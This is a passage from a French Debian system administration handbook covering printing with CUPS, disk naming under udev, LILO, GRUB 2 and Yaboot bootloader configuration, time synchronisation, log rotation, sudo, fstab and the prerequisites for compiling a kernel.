CUPS (*Common Unix Printing System*, ou système d'impression commun sous Unix) est un projet (et une marque déposée) de la société Apple.

➨ `http://www.cups.org/`

B.A.-BA

Le lien symbolique

Un lien symbolique est un pointeur vers un autre fichier. Quand on y accède, c'est le fichier ainsi pointé qui est ouvert. Sa suppression n'entraîne pas la suppression du fichier pointé. De même, il ne dispose pas de droits propres, ce sont ceux de la cible qui comptent. Enfin, il peut pointer sur n'importe quel type de fichier : répertoires, fichiers spéciaux (*sockets*, tubes, périphériques, etc.), autres liens symboliques…

La commande `ln -s cible nom-lien` crée un lien symbolique *nom-lien* pointant sur *cible*.

Si la cible n'existe pas, alors le lien est « cassé » et y accéder renverra une erreur indiquant que le fichier demandé n'existe pas. Si le lien pointe sur un autre lien, on obtient une « chaîne » de liens qui se transforme en « cycle » si l'un des liens cibles pointe sur l'un de ses prédécesseurs. Dans ce cas, accéder à l'un des liens du cycle renverra une erreur spécifique (« Trop de niveaux de liens symboliques » — c'est l'aveu d'échec du noyau après avoir parcouru le cycle un grand nombre de fois).

Après installation de ces différents paquets, `cups` s'administre très facilement grâce à son interface web accessible à l'adresse locale http://localhost:631. On pourra y ajouter des imprimantes

(y compris réseau), les supprimer et les administrer. On peut encore administrer *cups* avec l'interface graphique `system-config-printer` (du paquet Debian éponyme) qui est installée par défaut si l'on sélectionne la tâche « Environnement bureautique ».

ATTENTION

Obsolescence de `/etc/printcap`

cups n'utilise plus le fichier `/etc/printcap`, désormais obsolète. Les programmes qui se fieraient à son contenu pour connaître la liste des imprimantes disponibles feraient donc erreur. Pour éviter ce désagrément, on supprimera ce fichier pour en faire un lien symbolique (voir encadré « Le lien symbolique » page 180) vers `/var/run/cups/printcap`, fichier maintenu par *cups* pour assurer la compatibilité.

8.8. Configuration du chargeur d'amorçage

Il est probablement déjà fonctionnel, mais il est toujours bon de savoir configurer et installer un chargeur d'amorçage au cas où celui-ci disparaîtrait du *Master Boot Record* (enregistrement d'amorçage maître). Cela peut se produire suite à l'installation d'un autre système d'exploitation, tel que Windows. Ces connaissances vous permettront également d'en modifier la configuration si l'actuelle ne vous convient pas.

B.A.-BA

Master Boot Record

Le *Master Boot Record* (MBR, ou enregistrement d'amorçage maître) est la zone des 512 premiers octets du premier disque dur, chargée par le BIOS pour donner la main à un programme capable de démarrer le système d'exploitation voulu. En général, un chargeur d'amorçage s'installe donc sur le MBR en écrasant son contenu antérieur.

8.8.1. Identifier ses disques

La configuration du chargeur d'amorçage doit identifier les différents disques et leurs partitions. Linux emploie pour cela un système de fichiers spéciaux (dits en mode « bloc »), stockés dans le répertoire `/dev/`. Historiquement, `/dev/hda` était le disque maître du premier contrôleur IDE et `/dev/hdb` son disque esclave, `/dev/hdc` et `/dev/hdd` respectivement les disques maître et esclave du deuxième contrôleur IDE, et ainsi de suite pour les autres. `/dev/sda` correspondait au premier disque dur SCSI, `/dev/sdb` au deuxième, etc. Ce schéma de nommage a été réunifié depuis le noyau Linux présent dans *Squeeze* et tous les disques durs (IDE/PATA, SATA, SCSI, USB, IEEE 1394) sont dorénavant représentés par des `/dev/sd*`.

Chaque partition est représentée par un numéro d'ordre au sein du disque où elle réside : `/dev/sda1` est donc la première partition du premier disque et `/dev/sdb3` la troisième partition du deuxième disque.

CULTURE

udev **et /dev/**

Le répertoire /dev/ abrite traditionnellement des fichiers dits « spéciaux », destinés à représenter les périphériques du système (voir encadré « Droits d'accès à un périphérique » page 178). À une lointaine époque, il contenait des fichiers spéciaux correspondant à tous les périphériques possibles. Cette structure statique présentait un certain nombre d'inconvénients, notamment parce qu'elle restreignait le nombre de périphériques utilisables (puisque leur liste était codée en dur) et qu'elle empêchait de savoir quels fichiers spéciaux correspondaient à un périphérique existant.

De nos jours, les fichiers spéciaux sont gérés de manière entièrement dynamique, ce qui correspond mieux à la nature des périphériques informatiques (dont la plupart peuvent être branchés et débranchés « à chaud »). Le noyau coopère avec *udev* pour créer et supprimer ces fichiers à la volée lorsque les périphériques apparaissent ou disparaissent. Cela permet de ne pas avoir à stocker le répertoire /dev/ sur un système de stockage persistant ; au contraire, il est dans un système de fichiers en mémoire qui commence vide et qui ne contient que les entrées pertinentes.

Le noyau fournit de nombreuses informations à propos d'un périphérique lors de son ajout et y ajoute une paire d'identifiants (majeur/mineur). udevd utilise ces informations pour créer le fichier spécial sous le nom voulu et avec les permissions les plus pertinentes. Il peut aussi créer des alias et lancer des actions supplémentaires (par exemple des tâches d'initialisation ou d'enregistrement). Le comportement d'udevd est régi par un vaste ensemble de règles (personnalisables).

Il est ainsi possible, en utilisant les noms affectés de manière dynamique, de garder le même nom pour un périphérique donner, quel que soit le port auquel il est connecté ou l'ordre dans lequel les périphériques ont été branchés, ce qui pourra se révéler très utile si de nombreux périphériques USB sont utilisés. La première partition du premier disque s'appelle généralement /dev/sda1 pour des raisons de compatibilité ascendante, mais elle pourrait tout aussi bien s'appeler /dev/partition-principale, voire les deux à la fois puisqu'il est possible de configurer udevd pour qu'il crée un lien symbolique automatiquement.

Auparavant, certains modules noyau se chargeaient automatiquement lorsqu'on tentait d'accéder au périphérique correspondant ; désormais, le fichier spécial du périphérique n'existe plus avant d'avoir chargé le module… ce qui n'est pas très grave puisque la plupart des modules sont chargés au démarrage grâce à la détection automatique du matériel. Mais pour des périphériques non détectables (comme le bon vieux lecteur de disquettes ou la souris PS/2), cela ne fonctionne pas. Pensez donc à ajouter les modules floppy, psmouse et mousedev dans /etc/modules afin de forcer leur chargement au démarrage.

L'architecture PC (ou « i386 ») est limitée à quatre partitions « primaires » par disque. Pour outrepasser cette limitation, l'une d'entre elles sera créée comme une partition « étendue » et pourra alors contenir des partitions « secondaires ». Ces dernières portent toujours un numéro supérieur ou égal à 5. La première partition secondaire pourra donc être /dev/sda5, suivie de /dev/sda6, etc.

Il n'est pas toujours facile de mémoriser quel disque est branché sur le second contrôleur SATA ou en troisième position dans la chaîne SCSI, d'autant que le nommage des disques durs branchables à chaud (ce qui inclut entre autres la plupart des disques SATA et des disques externes) n'est pas entièrement déterministe et peut changer d'un boot à l'autre. Heureusement, `udev` crée, en plus des `/dev/sd*`, des liens symboliques de nom fixe, qu'on pourra alors utiliser si l'on souhaite identifier de manière non ambiguë l'un ou l'autre disque. Ces liens symboliques sont stockés dans `/dev/disk/by-id/`. Sur une machine à deux disques physiques, on a par exemple :

```
mirexpress:/dev/disk/by-id# ls -l
total 0
lrwxrwxrwx 1 root root  9 23 juil. 08:58 ata-STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 juil. 08:58 ata-STM3500418AS_9VM3L3KP-part1 -> ../../sda1
lrwxrwxrwx 1 root root 10 23 juil. 08:58 ata-STM3500418AS_9VM3L3KP-part2 -> ../../sda2
[...]
lrwxrwxrwx 1 root root  9 23 juil. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697 -> ../../sdb
lrwxrwxrwx 1 root root 10 23 juil. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 juil. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root  9 23 juil. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 juil. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part1 -> ../../sda1
lrwxrwxrwx 1 root root 10 23 juil. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part2 -> ../../sda2
[...]
lrwxrwxrwx 1 root root  9 23 juil. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697 -> ../../sdb
lrwxrwxrwx 1 root root 10 23 juil. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 juil. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root  9 23 juil. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0 -> ../../sdc
lrwxrwxrwx 1 root root 10 23 juil. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part1 -> ../../sdc1
lrwxrwxrwx 1 root root 10 23 juil. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part2 -> ../../sdc2
[...]
lrwxrwxrwx 1 root root  9 23 juil. 08:58 wwn-0x5000c50015c4842f -> ../../sda
lrwxrwxrwx 1 root root 10 23 juil. 08:58 wwn-0x5000c50015c4842f-part1 -> ../../sda1
[...]
mirexpress:/dev/disk/by-id#
```

On constate que certains disques sont listés plusieurs fois (parce qu'ils se comportent à la fois comme des disques ATA et comme des SCSI), mais l'information pertinente est principalement dans le modèle et le numéro de série des disques, à partir desquels on peut retrouver le fichier de périphérique.

Les exemples de fichiers de configuration donnés dans les sections suivantes reposent tous sur le même cas : un seul disque SATA, dont la première partition est dédiée à un ancien Windows et la seconde contient Debian GNU/Linux.

8.8.2. Configuration de LILO

LILO (*LInux LOader*, ou chargeur de Linux) est le plus ancien chargeur d'amorçage, solide mais rustique. Il écrit dans le MBR l'adresse physique du noyau à démarrer ; c'est pourquoi chaque mise à jour de celui-ci (ou du fichier de configuration de LILO) doit être suivie de la commande `lilo`. L'oublier produira un système incapable de démarrer si l'ancien noyau a été supprimé ou remplacé, puisque le nouveau ne sera pas au même emplacement sur le disque.

LILO a pour fichier de configuration `/etc/lilo.conf` ; un fichier simple pour une configuration standard est illustré par l'exemple ci-dessous.

Ex. 8.3 *Fichier de configuration de LILO*

```
# Le disque sur lequel LILO doit s'installer.
# En indiquant le disque et non pas une partition,
# on ordonne à LILO de s'installer sur le MBR.
boot=/dev/sda
# la partition qui contient Debian
root=/dev/sda2
# l'élément à charger par défaut
default=Linux

# Noyau le plus récent
image=/vmlinuz
  label=Linux
  initrd=/initrd.img
  read-only

# Ancien noyau (si le noyau nouvellement installé ne démarre pas)
image=/vmlinuz.old
  label=LinuxOLD
  initrd=/initrd.img.old
  read-only
  optional

# Seulement pour un double amorçage Linux/Windows
other=/dev/sda1
  label=Windows
```

8.8.3. Configuration de GRUB 2

GRUB (*GRand Unified Bootloader*, ou grand chargeur d'amorçage unifié) est plus récent. Il n'est pas nécessaire de l'invoquer après chaque mise à jour du noyau puisqu'il sait lire les systèmes de fichiers et retrouver tout seul la position du noyau sur le disque. Pour l'installer dans le MBR du premier disque, on saisira simplement `grub-install /dev/sda`.

La configuration de GRUB 2 est stockée dans `/boot/grub/grub.cfg`, mais ce fichier est (sous Debian) généré à partir d'autres. On prendra donc garde de ne pas le modifier à la main, sous peine de voir ces modifications locales perdues à la prochaine invocation de `update-grub` (qui peut se faire lors d'une mise à jour de différents paquets). Les modifications les plus courantes

du fichier `/boot/grub/grub.cfg` (pour ajouter des paramètres de ligne de commande au noyau ou changer la durée d'affichage du menu, par exemple) se font par le biais des variables définies dans `/etc/default/grub`. Pour ajouter des entrées dans le menu, on pourra soit créer un fichier `/boot/grub/custom.cfg`, soit modifier le fichier `/etc/grub.d/50_custom`. Pour des personnalisations plus complexes, on pourra modifier les autres fichiers de `/etc/grub.d/`, ou en ajouter ; il s'agit de scripts qui doivent renvoyer des extraits de configuration, en s'appuyant éventuellement sur des programmes externes. Ce sont ces scripts qui vont mettre à jour la liste des noyaux à démarrer : `10_linux` prend en compte les noyaux Linux installés, `20_linux_xen` prend en compte les systèmes de virtualisation Xen et `30_os-prober` prend en compte d'autres systèmes d'exploitation (Windows, Mac OS X, Hurd).

ATTENTION

Noms des disques pour GRUB

GRUB fait appel au BIOS pour identifier les disques durs. `(hd0)` correspond au premier disque ainsi détecté, `(hd1)` au deuxième, etc. Dans la majorité des cas, cet ordre correspond exactement à l'ordre habituel des disques sous Linux, mais des problèmes peuvent survenir lorsque l'on associe disques SCSI et disques IDE. GRUB stocke les correspondances qu'il détecte dans le fichier `/boot/grub/device.map`. Si vous y trouvez des erreurs (parce que vous savez que votre BIOS détecte les disques dans un autre ordre), corrigez-les manuellement et exécutez à nouveau `grub-install`.

Les partitions portent aussi un nom spécifique à GRUB. Lorsque l'on utilise des partitions « classiques » au format MS-DOS, la première partition du premier disque est notée `(hd0,msdos1)`, la seconde `(hd0,msdos2)`, etc.

8.8.4. Cas des Macintosh (PowerPC) : configuration de Yaboot

Yaboot est le chargeur de démarrage employé par les anciens Macintosh utilisant des processeurs PowerPC. Ils n'amorcent pas comme les PC, mais recourent à une partition d'amorçage (*bootstrap*), à partir de laquelle le BIOS (ou *OpenFirmware*) exécute le chargeur et sur laquelle le programme `ybin` installe `yaboot` et son fichier de configuration. On n'exécutera à nouveau cette commande qu'en cas de modification du fichier `/etc/yaboot.conf` (il est en effet dupliqué sur la partition de *bootstrap* et `yaboot` sait retrouver la position des noyaux sur les disques).

Avant d'exécuter `ybin`, il faut disposer d'un fichier `/etc/yaboot.conf` valide. L'exemple ci-dessous pourrait constituer un fichier minimal.

Ex. 8.4 *Fichier de configuration de Yaboot*

```
# La partition de bootstrap
boot=/dev/sda2
# Le disque
device=hd:
# La partition Linux
```

```
partition=3
root=/dev/sda3
# Démarre après 3 sec. d'inactivité
# (timeout est en dixièmes de secondes)
timeout=30

install=/usr/lib/yaboot/yaboot
magicboot=/usr/lib/yaboot/ofboot
enablecdboot

# Dernier noyau installé
image=/vmlinux
        label=linux
        initrd=/initrd.img
        read-only

# Ancien noyau
image=/vmlinux.old
        label=old
        initrd=/initrd.img.old
        read-only

# Uniquement pour un double amorçage Linux/Mac OS X
macosx=/dev/sda5

# bsd=/dev/sdaX et macos=/dev/sdaX
# sont également possibles
```

8.9. Autres configurations : synchronisation, logs, partages...

Cette section regroupe de nombreux éléments qu'il est bon de connaître pour maîtriser tous les aspects de la configuration du système GNU/Linux. Ils sont cependant traités brièvement et renvoient souvent à la documentation de référence.

8.9.1. Fuseau horaire

Le fuseau horaire, configuré lors de l'installation initiale, est une donnée de configuration du paquet *tzdata*. Pour le modifier, on lancera donc la commande `dpkg-reconfigure tzdata`, qui permet de choisir de manière interactive le fuseau horaire à utiliser. Sa configuration est stockée dans le fichier `/etc/timezone`. Par ailleurs, le fichier correspondant du répertoire

`/usr/share/zoneinfo/` est copié dans `/etc/localtime` ; ce fichier contient notamment les dates des changements d'heure pour les pays appliquant une heure d'été.

NOTE

Horloge système, horloge matérielle

Il existe en réalité deux sources de temps dans un ordinateur. La carte-mère de l'ordinateur dispose d'une horloge matérielle, dite « CMOS ». Cette horloge est peu précise et offre des temps d'accès assez lents. Le noyau du système d'exploitation a la sienne, logicielle, qu'il maintient à l'heure par ses propres moyens (éventuellement à l'aide de serveurs de temps, voir la section « Synchronisation horaire »). Cette horloge système est généralement plus précise, notamment parce qu'elle ne nécessite pas de temps d'accès variables à du matériel. Cependant, comme elle n'existe qu'en mémoire vive, elle est remise à zéro à chaque démarrage de l'ordinateur, contrairement à l'horloge CMOS, qui dispose d'une pile et « survit » donc à un redémarrage ou une extinction. L'horloge système est donc réglée sur l'horloge CMOS, lors du démarrage de l'ordinateur, et l'horloge CMOS est mise à jour lors de l'extinction (pour prendre en compte d'éventuels changements ou corrections si elle était déréglée).

En pratique, il se pose un problème, car l'horloge CMOS n'est qu'un compteur et ne contient pas d'informations de fuseau horaire. Il y a donc un choix à faire sur son interprétation : soit le système considère qu'il s'agit de temps universel (UTC, anciennement GMT), soit qu'il s'agit d'heure locale. Ce choix pourrait n'être qu'un simple décalage, mais les choses se compliquent : par suite des considérations d'heure d'été, ce décalage n'est pas constant ; la conséquence est que le système n'a au démarrage aucun moyen de savoir si le décalage est correct, notamment aux alentours des périodes de changement d'heure. Comme il est toujours possible de reconstruire l'heure locale en fonction de l'heure universelle et du fuseau horaire, nous recommandons donc vivement d'adopter une horloge CMOS en temps universel.

Hélas, les systèmes Windows (dans leur configuration par défaut) ignorent cette recommandation ; ils maintiennent l'horloge CMOS en heure locale et appliquent des décalages au démarrage de l'ordinateur en essayant de deviner lors de changements d'heure si le changement a déjà été appliqué précédemment ou non. Cela fonctionne relativement bien lorsque l'ordinateur ne fonctionne que sous un seul Windows, mais dès que l'ordinateur utilise plusieurs systèmes (que ce soit en *dual-boot* ou grâce à des machines virtuelles), une cacophonie s'ensuit, aucun n'ayant de moyen de savoir si l'heure locale est correcte. Si l'on doit absolument garder un Windows sur un ordinateur, on devra soit le configurer pour stocker l'heure en temps universel dans l'horloge matérielle (en réglant la valeur de la clé `HKLM\\SYSTEM\\CurrentControlSet\\Control\\TimeZoneInformation\\RealTimeIsUniversal` au DWORD « 1 » dans la base de registres), soit désactiver `UTC` dans le fichier `/etc/default/rcS` (et prendre soin de vérifier manuellement l'horloge au printemps et à l'automne).

Pour changer temporairement de fuseau horaire, il est possible de mettre en place un fuseau horaire ayant la priorité sur les réglages du système avec la variable d'environnement `TZ` :

```
$ date
mercredi 28 juillet 2010, 12:05:21 (UTC+0200)
$ TZ="Pacific/Honolulu" date
mercredi 28 juillet 2010, 00:05:33 (UTC-1000)
```

8.9.2. Synchronisation horaire

La synchronisation horaire, qui peut paraître superflue sur un ordinateur, prend toute son importance dans le cadre d'un réseau. Les utilisateurs n'ayant pas le droit de modifier la date et l'heure, il est important que ces informations soient exactes pour ne pas les gêner. Par ailleurs, le fait d'avoir tous les ordinateurs synchronisés permet de mieux croiser les informations obtenues à partir de logs issus de machines différentes. Ainsi, en cas d'attaque, il est plus simple de reconstituer la séquence chronologique des actions des indélicats sur les différentes machines compromises. Des données collectées sur plusieurs machines à des fins de statistiques n'ont pas non plus grand sens si leurs horodatages sont divers.

B.A.-BA

NTP

NTP (*Network Time Protocol*, ou protocole d'heure en réseau) permet à une machine de se synchroniser sur une autre en prenant en compte de manière relativement précise les délais induits par le transfert de l'information sur le réseau et les autres décalages possibles.

Bien qu'il existe de nombreux serveurs NTP sur Internet, les plus connus peuvent être surchargés. C'est pourquoi il est recommandé d'employer le serveur NTP *pool.ntp.org* — c'est en réalité une collection de machines qui ont accepté de jouer le rôle de serveur NTP public. On peut même se limiter à un sous-ensemble spécifique à un pays, avec par exemple *fr.pool.ntp.org* pour la France.

Si vous administrez un réseau important, il est toutefois recommandé de mettre en place votre propre serveur NTP, qui se synchronisera avec les serveurs publics. Dans ce cas, toutes les autres machines de votre réseau pourront utiliser le serveur NTP interne au lieu d'augmenter la charge sur les serveurs publics. Vous gagnerez également en homogénéité des horloges, puisque toutes les machines seront synchronisées sur la même source, très proche en termes de temps de transfert réseau.

Pour les stations de travail

Les stations de travail étant redémarrées régulièrement (ne serait-ce que par souci d'économie d'énergie), il suffit de les synchroniser par NTP au démarrage. Pour cela, il est possible d'y installer le paquet Debian *ntpdate*. On changera au besoin le serveur NTP employé en modifiant le fichier `/etc/default/ntpdate`.

Pour les serveurs

Les serveurs ne redémarrent que très rarement et il est très important que leur heure système soit juste. Pour conserver une heure correcte en permanence, on installera un serveur NTP local, service proposé par le paquet *ntp*. Dans sa configuration par défaut, le serveur se synchronisera sur *pool.ntp.org* et fournira l'heure à qui la lui demandera sur le réseau local. On le configurera à travers le fichier `/etc/ntp.conf` ; l'élément le plus intéressant à changer est le serveur NTP de référence. Si le réseau compte beaucoup de serveurs, il peut être intéressant de n'avoir qu'un seul serveur qui se synchronise sur les serveurs publics, les autres se synchronisant sur lui.

POUR ALLER PLUS LOIN

Module GPS et autres sources de temps

Si la synchronisation horaire est cruciale dans votre réseau, il est possible d'équiper un serveur d'un module GPS (qui demandera l'heure aux satellites GPS) ou DCF-77 (qui la captera sur une horloge atomique installée près de Francfort). Dans ces cas, la configuration du serveur NTP est un peu plus compliquée et la consultation de sa documentation un préalable absolument nécessaire.

8.9.3. Rotation des fichiers de logs

Les fichiers de logs prenant rapidement du volume, il est nécessaire de les archiver. On emploie en général une archive « tournante » : le fichier de log est régulièrement archivé et seules ses *X* dernières archives sont conservées. `logrotate`, le programme chargé de ces rotations, suit les directives données dans le fichier `/etc/logrotate.conf` et tous ceux du répertoire `/etc/logrotate.d/`. L'administrateur peut modifier ces fichiers s'il souhaite adapter la politique de rotation des logs définie par Debian. La page de manuel `logrotate(1)` décrit toutes les options autorisées dans ces fichiers de configuration. Il peut être intéressant d'augmenter le nombre de fichiers conservés dans la rotation des logs, ou de déplacer les fichiers de logs dans un répertoire spécifique dédié à l'archivage au lieu de les supprimer. On peut encore les envoyer par courrier électronique pour les archiver ailleurs.

Le programme `logrotate` est exécuté quotidiennement par l'ordonnanceur `cron` (décrit dans la section 9.7, « Planification de tâches : `cron` et `atd` » page 224).

8.9.4. Partage des droits d'administration

Bien souvent, plusieurs administrateurs s'occupent du réseau. Partager le mot de passe de l'utilisateur root n'est pas très élégant et ouvre la porte à des abus du fait de l'anonymat de ce compte partagé. La solution à ce problème est le programme `sudo`, qui permet à certains utilisateurs d'exécuter certaines commandes avec des droits particuliers. Dans son emploi le plus courant `sudo` permet à un utilisateur de confiance d'exécuter n'importe quelle commande en tant que

root. Pour cela, l'utilisateur doit simplement exécuter `sudo commande` et s'authentifier à l'aide de son mot de passe personnel.

Quand il s'installe, le paquet *sudo* donne les droits complets de root à tous les utilisateurs membres du groupe Unix `sudo`. Pour déléguer d'autres droits, l'administrateur doit faire appel à la commande `visudo`, qui permet de modifier le fichier de configuration `/etc/sudoers` (ici encore, cela invoquera l'éditeur de texte `vi`, ou tout éditeur mentionné dans la variable d'environnement `EDITOR`). L'ajout d'une ligne *utilisateur* ALL=(ALL) ALL permettra à l'utilisateur concerné d'exécuter n'importe quelle commande en tant que root.

Des configurations plus sophistiquées permettront de n'autoriser que quelques commandes particulières à certains utilisateurs. Tous les détails de ces différentes possibilités sont donnés dans la page de manuel `sudoers(5)`.

8.9.5. Liste des points de montage

B.A.-BA

Montage et démontage

Dans un système de type Unix comme Debian, les fichiers sont organisés dans une arborescence unique de répertoires. Le répertoire / est appelé la racine et tous les autres sont des sous-répertoires plus ou moins directs de cette racine. Le « montage » est l'action d'intégrer le contenu d'un périphérique (souvent un disque dur) à l'arborescence générale du système. Ainsi, si l'on utilise un disque séparé pour stocker les données personnelles des utilisateurs, ce disque sera « monté » dans le répertoire `/home/`. Le système de fichiers racine est toujours monté par le noyau. Lors de l'initialisation de l'ordinateur, d'autres périphériques y sont souvent intégrés à l'aide de la commande `mount`.

Certains périphériques amovibles sont montés automatiquement lors de leur branchement, notamment dans les environnements de bureau GNOME et KDE. Les autres devront être montés manuellement par l'utilisateur. Il faudra également que celui-ci puisse les démonter (ou retirer de l'arborescence) ; c'est d'ailleurs un préalable nécessaire à l'éjection de certains d'entre eux, comme les CD-Rom. Les utilisateurs normaux ne sont normalement pas habilités à employer les commandes `mount` et `umount`. L'administrateur peut toutefois autoriser ces opérations (indépendamment pour chaque point de montage) en positionnant l'option `user` dans le fichier `/etc/fstab`.

La commande `mount` peut s'employer sans arguments (elle liste alors les systèmes de fichiers montés). Pour procéder à un montage ou à un démontage, des paramètres sont nécessaires. On se référera aux pages de manuel correspondantes, `mount(8)` et `umount(8)`. Dans les cas courants, la syntaxe est simple : par exemple, pour monter la partition `/dev/sdc1`, dont le système de fichiers est ext3, dans le répertoire `/mnt/tmp/`, on tapera simplement `mount -t ext3 /dev/sdc1 /mnt/tmp/`.

Le fichier `/etc/fstab` donne la liste de tous les montages possibles (effectués automatiquement au démarrage ou à exécuter manuellement pour les périphériques amovibles). Chaque point de montage y est détaillé sur une ligne par plusieurs champs séparés par des blancs, qui sont :

- Périphérique à monter : il peut s'agir d'une partition locale (disque dur, CD-Rom) ou d'un système de fichiers distant (tel que NFS).

  Ce champ est fréquemment remplacé par l'identifiant unique du système de fichiers (que l'on peut obtenir par `blkid` **`périphérique`**) préfixé de UUID=. Cela permet notamment de ne pas être affecté par le changement possible du nom du périphérique en cas d'ajout ou de suppression de disques (ou de détection des disques dans un ordre différent).

- Point de montage : c'est l'endroit de l'arborescence où ce système de fichiers sera rendu accessible.

- Type : ce champ définit le système de fichiers employé sur le périphérique. ext4, ext3, vfat, ntfs, reiserfs, xfs en sont quelques exemples.

  B.A.-BA

  NFS, un système de fichiers réseau

  NFS — *Network File System* — est un système de fichiers réseau ; sous Linux, il permet d'accéder de manière transparente à des fichiers distants en les intégrant dans l'arborescence du système.

  La liste complète des systèmes de fichiers reconnus est disponible dans la page de manuel `mount(8)`. La valeur spéciale swap sert aux partitions d'échange ; la valeur spéciale auto demande au programme `mount` de détecter automatiquement le système de fichiers (ce qui est surtout utile pour les lecteurs de disquettes et les clés USB, car chacune peut abriter un système de fichiers différent).

- Options : elles sont nombreuses, dépendent du système de fichiers et sont documentées dans la page de manuel de `mount`. En voici les plus courantes :

  - rw ou ro feront respectivement monter le système de fichiers en lecture/écriture ou en lecture seule.
  - noauto désactive le montage automatique au démarrage.
  - user autorise tous les utilisateurs à monter ce système de fichiers (opération d'ordinaire réservée à root).
  - defaults correspond à l'ensemble d'options (rw, suid, dev, exec, auto, nouser et async), qu'on pourra inhiber individuellement après defaults — soit en ajoutant nosuid, nodev etc. pour bloquer suid, dev etc, soit en ajoutant user pour réactiver cette option (puisque defaults inclut nouser).

- Sauvegarde : ce champ est presque toujours à 0. Lorsqu'il vaut 1, il indique à l'utilitaire `dump` que la partition contient des données à sauvegarder.

- Ordre de vérification : ce dernier champ indique si l'intégrité du système de fichiers doit être vérifiée au démarrage et dans quel ordre cette vérification doit avoir lieu. S'il est à 0,

aucune vérification n'est faite. Le système de fichiers racine doit avoir la valeur 1, les autres systèmes de fichiers permanents du système recevront la valeur 2.

Ex. 8.5 *Exemple de fichier* `/etc/fstab`

```
# /etc/fstab: static file system information.
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
proc            /proc           proc    defaults        0       0
# / was on /dev/sda1 during installation
UUID=c964222e-6af1-4985-be04-19d7c764d0a7 /               ext3    errors=remount-ro 0       1
# swap was on /dev/sda5 during installation
UUID=ee880013-0f63-4251-b5c6-b771f53bd90e none            swap    sw              0       0
/dev/scd0       /media/cdrom0   udf,iso9660 user,noauto     0       0
/dev/fd0        /media/floppy   auto    rw,user,noauto  0       0
arrakis:/partage /partage       nfs     defaults        0       0
```

La dernière entrée de cet exemple correspond à un système de fichiers en réseau (NFS) : le répertoire `/partage/` du serveur *arrakis* est monté sur le répertoire `/partage/` local. Le format du fichier `/etc/fstab` est documenté dans la page de manuel `fstab(5)`.

POUR ALLER PLUS LOIN

Auto-monteurs

Le paquet *am-utils* fournit l'auto-monteur `amd`, capable de monter les périphériques amovibles à la demande lorsqu'un utilisateur tentera d'accéder à leur point de montage habituel. Il les démontera automatiquement quand plus aucun processus n'y accédera.

D'autres auto-monteurs existent, par exemple `automount` du paquet *autofs*.

On notera également que les environnements de bureau GNOME et KDE collaborent avec le système `udisks` et peuvent monter automatiquement les périphériques amovibles lors de leur apparition.

8.9.6. `locate` et `updatedb`

La commande `locate` retrouve l'emplacement d'un fichier dont on connaît une partie du nom. Elle renvoie un résultat quasi instantanément car elle consulte une base de données particulière qui stocke l'emplacement de tous les fichiers du système ; celle-ci est mise à jour quotidiennement par la commande `updatedb`. Il existe plusieurs mises en œuvre de la commande `locate` ; Debian a choisi *mlocate* comme mise en œuvre standard.

`mlocate` est suffisamment fin pour ne renvoyer que les fichiers accessibles à l'utilisateur qui lance la commande, et ce bien qu'il utilise une base de données répertoriant tous les fichiers du système (puisque sa mise en œuvre d'`updatedb` tourne avec les permissions de root). Pour plus de sûreté, l'administrateur peut exclure certains répertoires de l'indexation, en utilisant la variable `PRUNEDPATHS` du fichier de configuration `/etc/updatedb.conf`.

8.10. Compilation d'un noyau

Les noyaux fournis par Debian intègrent le plus grand nombre possible de fonctionnalités ainsi qu'un maximum de pilotes, afin de couvrir le plus grand spectre de configurations matérielles existantes. C'est pourquoi certains utilisateurs préfèrent recompiler le noyau pour n'y inclure que le strict nécessaire. Il existe deux raisons à ce choix. Premièrement, cela peut être pour optimiser la consommation de mémoire, puisque le code du noyau, même s'il n'est jamais utilisé, occupe de la mémoire pour rien (et ne « descend » jamais sur l'espace d'échange, donc c'est de vraie mémoire vive qu'il s'agit), ce qui peut diminuer les performances globales du système. Il peut également s'agir de limiter le risque de failles de sécurité (le code compilé portant alors sur une fraction plus faible du code existant).

ATTENTION

Mises à jour de sécurité

Si l'on choisit de compiler son propre noyau, il faut en accepter les conséquences : Debian n'assurera pas les mises à jour de sécurité de ce noyau. En restant avec un noyau fourni par Debian, on bénéficie des mises à jour préparées par l'équipe sécurité du projet.

La recompilation du noyau est aussi nécessaire si l'on souhaite employer certaines fonctionnalités non intégrées dans sa version standard mais disponibles sous forme de correctifs, ou patches.

POUR ALLER PLUS LOIN

Le Manuel du noyau Debian

L'équipe en charge du noyau dans Debian maintient le « Manuel du noyau Debian » (également disponible dans le paquet *debian-kernel-handbook*), qui contient une mine d'informations à propos de la plupart des tâches liées au noyau et à la manière dont les paquets Debian du noyau sont traités. C'est le premier endroit où chercher des informations qui manqueraient à la présente section.

➨ `http://kernel-handbook.alioth.debian.org`

8.10.1. Introduction et prérequis

Comme on peut s'y attendre, Debian gère le noyau sous forme de paquet, ce qui n'est pas la manière traditionnelle de le compiler et de l'installer. Les noyaux restant sous le contrôle du système de paquetage, ils peuvent être rapidement supprimés ou déployés sur plusieurs machines. De plus, les scripts associés à ces paquets permettent également une meilleure interaction avec le chargeur de démarrage et le générateur d'images de démarrage (*initrd*).

Les sources amont du noyau Linux contiennent tout ce qui est requis pour construire un paquet Debian du noyau. Vous aurez simplement besoin d'installer le paquet *build-essential*, qui contient les outils de compilation standards pour générer un paquet Debian. Par ailleurs, la configuration du noyau nécessitera le paquet *libncurses5-dev*. Enfin, le paquet *fakeroot* permettra de créer le paquet Debian sans utiliser les droits de l'administrateur.

CULTURE
